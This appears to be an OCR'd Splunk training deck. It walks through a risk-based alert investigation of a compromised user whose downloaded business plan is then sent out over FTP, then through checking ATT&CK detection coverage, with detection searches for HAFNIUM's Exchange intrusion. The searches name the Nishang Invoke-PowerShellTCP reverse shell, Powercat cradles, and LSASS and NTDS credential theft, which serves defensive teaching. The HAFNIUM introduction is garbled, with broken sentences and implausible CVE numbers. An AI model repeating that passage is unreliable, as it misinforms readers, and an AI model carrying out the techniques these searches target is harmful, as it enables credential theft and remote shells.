
Time	Risk Rule	Risk Score	Annotations	Threat Objects
Thu, Aug 27, 2020 7:00 PM	RR - VPN Connection from Outside US	75	T1133, TA0003, TA0001	--
Thu, Aug 27, 2020 7:00 PM	RR - VPN Connection from Outside US	75	T1133, TA0003, TA0001	--
Thu, Aug 27, 2020 7:00 PM	RR - VPN Connection from Outside US	75	T1133, TA0003, TA0001	--
✓ Thu, Aug 27, 2020 9:04 PM	RR - Google Drive File Download	25	T1039, TA0009	▲ Frothly Venture Capital .

Click!

Hover

Frothly Venture Capital Business Plan - Yellow Talon

Risk Object ..... richards  
Source ..... Threat - RR - Google Drive File Download - Rule  
Risk Score ..... 25  
Risk Message ..... Frothly Venture Capital Business Plan - Yellow Talon downloaded by richards / 135.84.144.250 from Google Drive  
Saved Search Desc Tracks all downloads of files stored on Google Drive.  
Threat Object ..... Frothly Venture Capital Business Plan - Yellow Talon  
Threat Object Type ..... file\_name  
Contributing Events View contributing events ?



# How could you learn more about this threat object and was there malicious activity (e.g., exfil)?

1

```
"*Frothly Venture Capital Business Plan*" | stats count by sourcetype
```

✓ 27 events (1/1/19 12:00:00.000 AM to 12/6/22 11:04:23.000 PM) No Event Sampling Job Verbose Mode

Events (27) Patterns Statistics (4) Visualization

100 Per Page ✓ Format

sourcetype ↓

- XmlWinEventLog
- gapps:report:drive
- gmail:audit:headers
- stream:ftp**

2

New Search

```
"*Frothly Venture Capital Business Plan*" sourcetype="stream:ftp" | table timestamp src src_port dest_port filename method
```

✓ 3 events (1/1/19 12:00:00.000 AM to 12/6/22 11:08:46.000 PM) No Event Sampling Job Verbose Mode

Events (3) Patterns Statistics (3) Visualization

100 Per Page ✓ Format Preview

timestamp	src	src_port	dest_port	filename	method
2020-08-27T21:08:22.655496Z	172.16.49.100	60258	21	Frothly Venture Capital Business Plan - Yellow Talon.txt	STOR
2020-08-27T21:08:22.654389Z	172.16.49.100	60258	21	Frothly Venture Capital Business Plan - Yellow Talon.txt	STOR
2020-08-27T21:08:18.876792Z	172.16.49.100	60258	21	Frothly Venture Capital Business Plan - Yellow Talon.txt	STOR

**splunk>** turn data into doing

# Questions?

Exercise #6

# What have we learned?

Risk Notable

## ► Geographically Improbable Access Detected

- User **richards** likely compromised

## ► RR – VPN Connection from Outside US

- 104.238.159.19 authenticating from Frankfurt Am Main, Germany
- 31.171.154.114 authenticating from Tirana, Albania

## ► RR – Google Drive File Download

- File **Frothly Venture Capital Business Plan - Yellow Talon** downloaded by **richards** with IP 135.84.144.250 from **Google Drive**

### MITRE ATT&CK Mapping

[T1078](#): Valid Accounts

[T1133](#): External Remote Services

[T1039](#): Data from Network Shared Drive

[T1021](#): Remote Services



# Detection Content, Coverage & Validation

SSE, ESCU, MITRE ATT&CK

**splunk**® turn data into doing®


# Continuous Monitoring

## Monitor & Detect



Detect advanced threats

## Enrich with Analytics




Full context enrichment for quick threat qualification

## Investigate




Analyze & investigate threats

## Respond



Enterprise-wide coordination & response



# Setting the Scene

**splunk**® turn data into doing®



splunk > turn data into doing

# Coverage Check



1. *How do I detect this?*
2. *Do I have these detections in my environment?*
3. *If not, does this content already exist, or do I need to create it?*

# Detection Coverage Resources

## SURGe Rapid Response

[splunk.com/en\\_us/surge.html](https://splunk.com/en_us/surge.html)

SURGe provides technical guidance (blogs, research papers, and webinars) for responding to high-profile, time-sensitive cyber attacks.

## SSE: MITRE ATT&CK Analytics Advisor

[splunkbase.splunk.com/app/3435](https://splunkbase.splunk.com/app/3435)

The MITRE ATT&CK map in SSE enables threat hunters to identify gaps in coverage and then drive further development for detections.

## Enterprise Security Content Update (ESCU)

[research.splunk.com](https://research.splunk.com)

Pre-packaged Security Content that consists of tactics, techniques, and methodologies that help with detection, investigation, and response.



## Introduction to HAFNIUM and the Exchange Zero-Day Activity

On Tuesday, March 2, 2021, Microsoft released a set of security patches for Exchange. These patches vulnerabilities known since 2016, and 2019. It is Exchange 2010 security issues, though the latest version as being vulnerable.

While the CVEs do not specify the vulnerability (CVE-2021-26000), network attack vector group Microsoft named vulnerabilities (CVE-2021-26001) of this activity. When have complete control write to any path on the system.

A temporary mitigation as placing the OWA internal attacker from

### What you need to know

You may be thinking some extent, but it is

"In all cases of RCE"

#### Nishang PowerShell framework

One of the tools used by HAFNIUM in this attack was using the Nishang PowerShell framework. One method would be to look for PowerShell messages where the Nishang commandlets called out in the Microsoft blog would be detected:

```
Index="" sourcetype="WinEventLog" source="WinEventLog:Security" EventCode=4104 Message="" Invoke-PowerShellTCP+
```

Another would be to use other would use event code 4688 and find some of the specific activity executed:

```
Index="" sourcetype="WinEventLog" source="WinEventLog:Security" EventCode=4688 Creator_Process_Name="powershell.
```


#### Powercat detection

The adversary used PowerShell to download and execute Powercat in memory. We've talked about PowerShell and IEX cradles for years at Splunk (like this [blog](#) and this [conf16 talk](#)). One simple way to detect Powercat is to look for the following command:

# HAFNIUM ATT&CK®

ATT&CK Tactic	Title	HAFNIUM activity	Splunk Searches
T1003.001	OS Credential Dumping: LSASS Memory	Used Procdump to export LSASS	<a href="#">Dump LSASS via Procdump</a> <a href="#">Dump of LSASS using comsvcs.dll</a>
T1059.001	Command and Scripting Interpreter: PowerShell	Nishang PowerShell	<a href="#">Malicious PowerShell Process - Connect To Internet With Hidden Window</a> , <a href="#">Malicious PowerShell Process - Execution Policy Bypass</a> , <a href="#">Attempt To Set Default PowerShell Execution Policy To Unrestricted or Bypass</a>
T1114.001	Email Collection: Local Email Collection	PowerShell mailbox	<a href="#">Email files written outside of the email directory</a>
T1136	Create Account	Add user accounts	<a href="#">Detect New Local Admin account</a>
T1003.003	OS Credential Dumping: NTDS	Steal copies of the Active Directory database (NTDS.DIT)	<a href="#">Ntdsutil export ntds</a>
T1021.002	Remote Services: SMB/Windows Admin Shares	Lateral movement	<a href="#">Detect PsExec With accepteula Flag</a>

# 1. How do I detect this?



ATT&CK Tactic	Title	HAFNIUM activity	Splunk Searches
T1003.001	OS Credential Dumping: LSASS Memory	Used Procdump to export LSASS	<a href="#">Dump LSASS via Procdump</a> <a href="#">Dump of LSASS using comsvcs.dll</a>
T1059.001	Command and Scripting Interpreter: PowerShell	Nishang PowerShell	<a href="#">Malicious PowerShell Process - Connect To Internet With Hidden Window</a> , <a href="#">Malicious PowerShell Process - Execution Policy Bypass Attempt To Set Default PowerShell Execution Policy To Unrestricted or Bypass</a>
T1114.001	Email Collection: Local Email Collection	PowerShell mailbox collection	<a href="#">Email files written outside of the email directory</a>
T1136	Create Account	Add user accounts	<a href="#">Detect New Local Admin account</a>
T1003.003	OS Credential Dumping: NTDS	Steal copies of the Active Directory database (NTDS.DIT)	<a href="#">Ntdsutil export ntds</a>
T1021.002	Remote Services: SMB/Windows Admin Shares	Lateral movement	<a href="#">Detect PsExec With accepteula Flag</a>

# Splunk Security Essentials

<https://splunkbase.splunk.com/app/3435>

Free Splunk-supported app


Collect a variety of great SPL in one place

Provide ready-to-adapt Splunk content

Cover the essential needs to get started as well as advanced detections


Overview of your data inventory

Track active content, bookmark content, or content successfully implemented



splunk > turn data into doing®

# MITRE ATT&CK in SSE



## MITRE ATT&CK Framework

Edit Export ...

Each number represents a piece of content. Follow the headlines 1, 2 and 3 to find and drill down into the content.

For more details check the [MITRE ATT&CK Navigator](#).



### 1. Available Content

Click in the graphs below to filter on an area you want to highlight.

MITRE ATT&CK Matrix    Chart View    Radar View    Sankey View    Security Journey View

Color by    Originating app    MITRE ATT&CK Technique    MITRE ATT&CK Threat Group    MITRE ATT&CK Software    MITRE ATT&CK Matrix Platform    Highlight Data Source

Content (Total)    Any    Any X    None X    None    Enterprise X    None X

Filter    None


The MITRE ATT&CK Overview dashboard includes a customized matrix that shows your level of coverage and provides filters for the data you have in your environment, or the threat groups that target you.

### MITRE ATT&CK Matrix


Content (Total)														
Reconnaissance	Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact	
Active Scanning	Acquire Infrastructure	Drive-by Compromise	Command and Scripting Interpreter	Account Manipulation	Abuse Elevation Control Mechanism	Abuse Elevation Control Mechanism	Adversary-in-the-Middle	Account Discovery	Exploitation of Remote Services	Adversary-in-the-Middle	Application Layer Protocols	Automated Exfiltration	Account Access Removal	
Gather Victim Host Information	Compromise Accounts	Exploit Public-Facing Application	Container Administration Command	BITS Jobs	Access Token Manipulation	Access Token Manipulation	Brute Force	Application Window Discovery	Internal Spearphishing	Archive Collected Data	Communication Through Removable Media	Data Transfer Size Limits	Data Destruction	
Gather Victim Identity Information	Compromise Infrastructure	External Remote Services	Deploy Container	Boot or Logon Autostart Execution	Boot or Logon Autostart Execution	BITS Jobs	Credentials from Password Stores	Browser Bookmark Discovery	Lateral Tool Transfer	Audio Capture	Data Encoding	Exfiltration Over Alternative Protocol	Data Encrypted for Impact	
Gather Victim Network Information	Develop Capabilities	Hardware Additions	Exploitation for Client Execution	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Build Image on Host	Exploitation for Credential Access	Cloud Infrastructure Discovery	Remote Service Session Hijacking	Automated Collection	Data Obfuscation	Exfiltration Over C2 Channel	Data Manipulation	
Gather Victim Org Information	Establish Accounts	Phishing	Inter-Process Communication	Browser Extensions	Create or Modify System Process	Deobfuscate/Decode Files or Information	Forced Authentication	Cloud Service Dashboard	Remote Services	Browser Session Hijacking	Dynamic Resolution	Exfiltration Over Other Network Medium	Defacement	
Phishing for Information	Obtain Capabilities	Replication Through Removable Media	Native API	Compromise Client Software Binary	Domain Policy Modification	Deploy Container	Forge Web Credentials	Cloud Service Discovery	Replication Through Removable Media	Clipboard Data	Encrypted Channel	Exfiltration Over Physical Medium	Disk Wipe	

# Checking for coverage – T1003 & T1059

SSE MITRE ATT&CK Framework



## 2. Do I have these detections in my environment?



**MITRE ATT&CK Framework**

Each number represents a piece of content. Follow the headlines 1, 2 and 3 to find and drill down into the content.

For more details check the [MITRE ATT&CK Navigator](#).

Active	Available
3 Content (Active)	834 Content (Available)

**1. Available Content**

Click in the graphs below to filter on an area you want to highlight.

MITRE ATT&CK Matrix    Chart View    Radar View    Sankey View    Security Journey View

Color by: Content (Total)    Originating app: Any

MITRE ATT&CK Technique	MITRE ATT&CK Threat Group	MITRE ATT&CK Software
T1003 - OS Credential D... X	None X	None
T1059 - Command and S... X		

Filter: None

**MITRE ATT&CK Matrix**

Content selection Label: \$MITRE\_Technique2\_Label\$

Status	Originating app	MITRE ATT&CK Tactic	MITRE ATT&CK Technique	MITRE ATT&CK Threat Group
Any	Any	Any	T1003 - OS Credential D... X	None X
			T1059 - Command and S... X	

Select “T1003...” and “T1059...”

# Checking for coverage – T1003 & T1059

The screenshot shows the MITRE ATT&CK Matrix interface with two main sections highlighted by red boxes:

- T1059 Command and Scripting Interpreter**:
  - Content**

Active:	0
Available:	14
Needs Data:	7
Total:	21
Bookmarked:	0
  - Threat Groups**

Total:	14
--------	----
- T1003 OS Credential Dumping**:
  - Content**

Active:	0
Available:	7
Needs Data:	1
Total:	8
Bookmarked:	0
  - Threat Groups**

Total:	10
--------	----

Below the sections, a navigation bar has two items highlighted with pink boxes and orange arrows pointing to them:

- Execution: **Command and Scripting Interpreter**
- Credential Access: **OS Credential Dumping**

At the bottom, a table shows the selected filters for the search results:

Status	Originating app	MITRE ATT&CK Tactic	MITRE ATT&CK Technique	MITRE ATT&CK Threat Group	Threat Group Count Filter	MITRE ATT&CK Matrix Platform	Data Source
Any	Any	Any	Any X T1003 - OS Credential D... X T1059 - Command and S... X	None X	0	Enterprise X	Any

# MITRE ATT&CK content filters

Just a few examples ...


Threat group (by industry, APT group)

Software (e.g., Carbon, GravityRAT)


Enterprise matrices (e.g., Cloud, Windows, macOS)

Data source (e.g., Authentication, Configuration, EDR)

“Filter” dropdown



3. If not, does this content already exist, or do I need to create it?



# Checking for content

## Use Case Library

Readily available, useable and relevant content

- Abuse, Adversary Tactics, Best Practices, Cloud Security, Compliance, Malware, Vulnerability, and more

Discover use cases based on data model

Collection of detection searches

CIS, NIST, MITRE ATT&CK, Kill Chain mapping

Custom content

Use Case Library			
Explore the Analytic Stories included with Enterprise Security that provide analysis guidance on how to investigate and take actions on threats that ES detects.			
Use Cases			
Framework Mapping:	Data Model: All	App: All	In Use: All
171 Analytic Stories found in categories: Cloud Security, Best Practices, Malware, Adversary Tactics, Vulnerability, Abuse, Data Destru			
<b>Abuse</b>			
	In use	Analytic Story	Use Case
<a href="#">AWS Credential Access</a>		Cloud Security	Identify activity and techniques associated with accessing credential files from AWS resources, monitor unusual authentication related activities to the AWS Console and other services such as RDS.
<a href="#">AWS Cross Account Activity</a>		Cloud Security	Track when a user assumes an IAM role in another AWS account to obtain cross-account access to services and resources in that account. Accessing new roles could be an indication of malicious activity.
<a href="#">AWS Cryptomining</a>		Cloud Security	Monitor your AWS EC2 instances for activities related to cryptomining/cryptomining. New instances that originate from previously unseen regions, users who launch abnormally high numbers of instances, or EC2 instances started by previously unseen users are just a few examples of potentially malicious behavior.
<a href="#">AWS Defense Evasion</a>		Cloud Security	Identify activity and techniques associated with the Evasion of Defenses within AWS, such as Disabling CloudTrail, Deleting CloudTrail and many others.
<a href="#">AWS IAM Privilege Escalation</a>		Cloud Security	This analytic story contains detections that query your AWS CloudTrail for activities related to privilege escalation.
